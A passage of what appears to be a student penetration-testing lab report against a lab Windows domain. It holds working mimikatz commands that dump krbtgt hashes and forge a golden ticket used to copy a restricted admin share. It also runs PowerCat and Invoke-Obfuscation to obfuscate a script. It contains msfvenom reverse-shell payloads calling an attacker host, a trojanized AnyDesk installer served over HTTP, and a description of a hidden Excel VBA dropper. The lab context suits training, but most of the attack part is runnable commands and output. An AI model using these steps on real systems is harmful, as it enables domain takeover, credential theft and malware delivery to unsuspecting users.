9. Log in using a domain admin user account and create a golden ticket. Then, with a regular user account, use the ticket to access the \win-DC1\admins directory, which is only accessible to domain admins.

Generated a **Golden Ticket** using the **krbtgt** hash, and successfully used it to access the restricted **\win-DC1\admins** folder. This was done using a non-privileged user account, bypassing normal access control policies.

```
mimikatz # lsadump::dcsync /domain:cyber.local /user:krbtgt
[DC] 'cyber.local' will be the domain
[DC] 'WIN-DC1.Cyber.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/13/2021 3:40:12 AM
Object Security ID   : S-1-5-21-3951200390-467812779-2876480413-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: c5c3596547d1af9cae8c6e099074677e
    ntlm- 0: c5c3596547d1af9cae8c6e099074677e
    lm  - 0: e375cf1e7b6d7e1f2228a662a2a322f0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 5d620a0c82f893eda2106834bd5da527

* Primary:Kerberos-Newer-Keys *
    Default Salt : CYBER.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 2136c921b652bd932573c5e8ddce5df50bf0e760ba72dc21879753cbeb5c0335
      aes128_hmac       (4096) : 63aa7aade1e0716576ce895815e2fc86
      des_cbc_md5       (4096) : dce6ba9edaea2504

* Primary:Kerberos *
    Default Salt : CYBER.LOCALkrbtgt
    Credentials
      des_cbc_md5       : dce6ba9edaea2504

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  0c91751113e07069cc31fd093c192b9e
    02  754a5e16f7808f86a129618b9ac0cad9
    03  94a60d199e6075071e0738cd68417363
    04  0c91751113e07069cc31fd093c192b9e
    05  754a5e16f7808f86a129618b9ac0cad9
    06  010261438b2c54768f137d0270718ea2
```


```
  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # kerberos::list

mimikatz # kerberos::golden /user:Administrator /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413 /krbtgt:c5c3596547d1af9cae8c6e099074677e /id:500 /groups:512,513,518,519
User      : Administrator
Domain    : cyber.local (CYBER)
SID       : S-1-5-21-3951200390-467812779-2876480413
User Id   : 500
Groups Id : *512 513 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime  : 9/11/2024 6:54:02 AM ; 9/9/2034 6:54:02 AM ; 9/9/2034 6:54:02 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```

```
mimikatz # kerberos::golden /user:Administrator /domain:cyber.local /sid:S-1-5-21-3951200390-467812779-2876480413 /krbtgt:c5c3596547d1af9cae8c6e099074677e /id:500
User      : Administrator
Domain    : cyber.local (CYBER)
SID       : S-1-5-21-3951200390-467812779-2876480413
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: c5c3596547d1af9cae8c6e099074677e - rc4_hmac_nt
Lifetime  : 9/11/2024 6:34:06 AM ; 9/9/2034 6:34:06 AM ; 9/9/2034 6:34:06 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

```
mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 9/11/2024 6:54:02 AM ; 9/9/2034 6:54:02 AM ; 9/9/2034 6:54:02 AM
   Server Name       : krbtgt/cyber.local @ cyber.local
   Client Name       : Administrator @ cyber.local
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```

```
C:\Users\garyg\Downloads>dir \\win-dc1\admins
 Volume in drive \\win-dc1\admins has no label.
 Volume Serial Number is DC70-6BFD

 Directory of \\win-dc1\admins

07/20/2021  01:51 AM    <DIR>          .
07/20/2021  01:51 AM    <DIR>          ..
07/20/2021  01:51 AM               414 Admins only --RESTRICTED--.txt
07/20/2021  01:51 AM           148,844 Employee Performance Review.pdf
               2 File(s)        149,258 bytes
               2 Dir(s)  32,174,022,656 bytes free

C:\Users\garyg\Downloads>xcopy \\win-DC1\admins C:\Users\garyg\Downloads /s /e /i
\\win-DC1\admins\Admins only --RESTRICTED--.txt
\\win-DC1\admins\Employee Performance Review.pdf
2 File(s) copied

C:\Users\garyg\Downloads>
```


Files in \\admins directory



10. On DESKTOP1, perform obfuscation with PowerCat, as follows:

a. Download **PowerCat** for **PowerShell**.

Downloaded PowerCat.



b. Obfuscate the payload with **invoke-obfuscation**.


Obfuscated the payload with **invoke-obfuscation**.


```
PS C:\Users\brenta\Desktop> cd .\obfuscation\
PS C:\Users\brenta\Desktop\obfuscation> Invoke-WebRequest -Uri https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1 -OutFile C:\Users\Public\powercat.ps1
PS C:\Users\brenta\Desktop\obfuscation> iwr -uri  https://github.com/danielbohannon/Invoke-Obfuscation/archive/refs/heads/master.zip -outfile io.zip
PS C:\Users\brenta\Desktop\obfuscation> CD ..
PS C:\Users\brenta\Desktop> cd .\OBFUSCATED\
PS C:\Users\brenta\Desktop\OBFUSCATED> cd ..
PS C:\Users\brenta\Desktop> cd .\EXCLUDED\
PS C:\Users\brenta\Desktop\EXCLUDED> cd .\Invoke-Obfuscation-master\
PS C:\Users\brenta\Desktop\EXCLUDED\Invoke-Obfuscation-master> dir


    Directory: C:\Users\brenta\Desktop\EXCLUDED\Invoke-Obfuscation-master


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
------        3/15/2019   3:21 AM         131795 Invoke-Obfuscation.ps1
------        3/15/2019   3:21 AM           2260 Invoke-Obfuscation.psd1
------        3/15/2019   3:21 AM           4815 Invoke-Obfuscation.psm1
------        3/15/2019   3:21 AM          11350 LICENSE
------        3/15/2019   3:21 AM          40532 Out-CompressedCommand.ps1
------        3/15/2019   3:21 AM          46942 Out-EncodedAsciiCommand.ps1
------        3/15/2019   3:21 AM          51028 Out-EncodedBinaryCommand.ps1
------        3/15/2019   3:21 AM          49484 Out-EncodedBXORCommand.ps1
------        3/15/2019   3:21 AM          49340 Out-EncodedHexCommand.ps1
------        3/15/2019   3:21 AM          48866 Out-EncodedOctalCommand.ps1
------        3/15/2019   3:21 AM          51672 Out-EncodedSpecialCharOnlyCommand.ps1
------        3/15/2019   3:21 AM          62620 Out-EncodedWhitespaceCommand.ps1
------        3/15/2019   3:21 AM         258616 Out-ObfuscatedAst.ps1
------        3/15/2019   3:21 AM         100300 Out-ObfuscatedStringCommand.ps1
------        3/15/2019   3:21 AM         213452 Out-ObfuscatedTokenCommand.ps1
------        3/15/2019   3:21 AM         195774 Out-PowerShellLauncher.ps1
------        3/15/2019   3:21 AM          50590 Out-SecureStringCommand.ps1
------        3/15/2019   3:21 AM           8326 README.md


PS C:\Users\brenta\Desktop\EXCLUDED\Invoke-Obfuscation-master> Import-Module .\Invoke-Obfuscation.psd1
PS C:\Users\brenta\Desktop\EXCLUDED\Invoke-Obfuscation-master> Invoke-Obfuscation

IEX( ( '36{78Q55@32t61_91{99@104X97{114Q91-32t93}32t93}32t34@110m111@105}115X115-101m114_112@120@69-45{101@107X111m118m110-73Q124Q32X41Q57@51-93Q114_97_104t67t91{44V39Q112_81t18
108}112t101_82_45{32@41X39{41_112t81_109_39m43{39-110t101@112{81t39X43@39t109_43t112_81Q109t101X39Q43m39}114Q71_112{81m109m39@43X39V32Q40}32m39_43_39{114-111m108t111t67{100m110{
32t98m103_48{111@105t98@103V48-39@43{39_32-32V43V32}32t98t103@48X116m97V99t98X103t48_39V43m39@43-39X43Q39_98@103@48}115V117V102Q98V79m45@98m39Q43{39X103_39X43Q39V48}43-39}43t39}
9}43{39{48Q32t39X43X39-32{40V32t41{39Q43V39m98X103{39_43V39{48-116{115Q79{39_43_39}98}103m48{39Q43t39X32X43{32_98@103-39@43m39X48_72-39_43t39V45m39t43Q39_101Q98}103_48-32_39Q43V
40_40{34t59m91@65V114V114@97_121}93Q58Q58V82Q101Q118Q101{114}115_101m40_36_78m55@32t41t32-59{32}73{69V88m32{40t36V78t55}45Q74m111@105-110m32X39V39-32}41'.SpLiT( '{_Q-@t}mXV' ) |
  |    |    |    |
  |    |    |    |
 \ /  \ /  \ /  \ /
  V    V    V    V
$N7 =[char[ ] ] "noisserpxE-ekovnI| )93}rahC[,'pQm'ecalpeR-  43]rahC[,'bg0'ecalpeR- )')pQm'+'nepQ'+'m+pQme'+'rGpQm'+' ( '+'roloCdnu'+'orger'+'oF- )bg0nbg0'+'+ bg0oibg0'+'  +  bg
'+' + bg'+'0H'+'-'+'ebg0 '+' '+'+ b'+'g0'+'tIRwb'+'g0(. '((";[Array]::Reverse($N7 ) ; IEX ($N7-Join '' )
  |    |    |
  |    |    |
 \ /  \ /  \ /
```

```
Invoke-Obfuscation> set scriptpath C:\Users\brenta\Desktop\EXCLUDED\powercat.ps1


Successfully set ScriptPath:
C:\Users\brenta\Desktop\EXCLUDED\powercat.ps1


Choose one of the below options:

[*] TOKEN       Obfuscate PowerShell command Tokens
[*] AST         Obfuscate PowerShell Ast nodes (PS3.0+)
[*] STRING      Obfuscate entire command as a String
[*] ENCODING    Obfuscate entire command via Encoding
[*] COMPRESS    Convert entire command to one-liner and Compress
[*] LAUNCHER    Obfuscate command args w/Launcher techniques (run once at end)


Invoke-Obfuscation> TOKEN\ALL\1


Choose one of the below Token options:

[*] TOKEN\STRING        Obfuscate String tokens (suggested to run first)
[*] TOKEN\COMMAND       Obfuscate Command tokens
[*] TOKEN\ARGUMENT      Obfuscate Argument tokens
[*] TOKEN\MEMBER        Obfuscate Member tokens
[*] TOKEN\VARIABLE      Obfuscate Variable tokens
[*] TOKEN\TYPE          Obfuscate Type tokens
[*] TOKEN\COMMENT       Remove all Comment tokens
[*] TOKEN\WHITESPACE    Insert random Whitespace (suggested to run last)
[*] TOKEN\ALL           Select All choices from above (random order)



Choose one of the below Token\All options to APPLY to current payload:

[*] TOKEN\ALL\1         Execute ALL Token obfuscation techniques (random order)



[*] Obfuscating 28 Comment tokens.

[*] Obfuscating 488 String tokens.
[*]             300 String tokens remaining to obfuscate.
[*]             200 String tokens remaining to obfuscate.
[*]             100 String tokens remaining to obfuscate.

[*] Obfuscating 145 Command tokens.
```

c. Scan the payload using **VirusTotal** to check if **Windows Defender** detects the payload.

Turned on the firewall







d. Listen to connections with **Netcat** in the **Kali Linux** machine.

e. Use **PowerCat** to connect to the **Kali Linux** machine.

Set up a listener with Netcat on Kali Linux & connected to Kali Linux using PowerCat from DESKTOP1.





11. Perform MS Office exploitation on DESKTOP1.

NOTICES:

- The payload file must be created outside the machine and delivered to the victim's machine.
- **MS Office** installed on the machine should only be used to run the excel file.
- Note that the license is valid for 5 days from the date of importing the machine.
- If the office file won't work on **DESKTOP1**, then use **WIN-DC1** machine.

Use the following steps to perform the exploitation process:

a. Create a reverse shell payload in the **Kali Linux** machine.

Created a reverse shell payload on Kali Linux.

```
kali@kali:~$ sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4444 -f exe -o /var/www/html/shell.exe
[sudo] password for kali:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: /var/www/html/shell.exe
kali@kali:~$
```

b. Create a listener in the **Kali Linux** machine.


Set up a listener on Kali Linux.


```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.0.2.100
LHOST => 10.0.2.100
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.100:4444
```

c. Create an **Excel** spreadsheet that will download the malicious file and activate the reverse shell to the **Kali Linux** machine.

d. Hide the malicious function.


The Excel file downloads and executes the malicious payload when opened, establishing a reverse shell to Kali. The payload was hidden within the Excel file using VBA to make it less noticeable.





12. Perform a social engineering attack using an SFX payload to gain a reverse shell on DESKTOP1 machine.

Created a **self-extracting (SFX) payload** containing a reverse shell. The payload was crafted to look like a legitimate application (e.g., **AnyDesk**), tricking the user into running it. When executed, the payload established a reverse shell to **DESKTOP1** without raising suspicion.




```
kali@kali:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.100 LPORT=4445 -f exe -k -x /home/k
ali/Downloads/AnyDesk.exe -o AnyDesk_evil.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 5370368 bytes
Saved as: AnyDesk_evil.exe
kali@kali:~$ sudo python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.50 - - [12/Sep/2024 05:04:25] "GET / HTTP/1.1" 200 -
10.0.2.50 - - [12/Sep/2024 05:04:28] "GET /AnyDesk_evil.exe HTTP/1.1" 200 -
```

Directory listing for /

- .bash_history
- .bash_logout
- .bashrc
- .bashrc.original
- .cache/
- .config/
- .dbus/
- .dmrc
- .face
- .face.icon@
- .gnupg/
- .ICEauthority
- .local/
- .mozilla/
- .msf4/
- .pki/
- .PlayOnLinux/
- .profile
- .vboxclient-clipboard.pid
- .vboxclient-display-svga-x11.pid
- .vboxclient-draganddrop.pid
- .vboxclient-seamless.pid
- .wget-hsts
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zshrc
- AnyDesk_evil.exe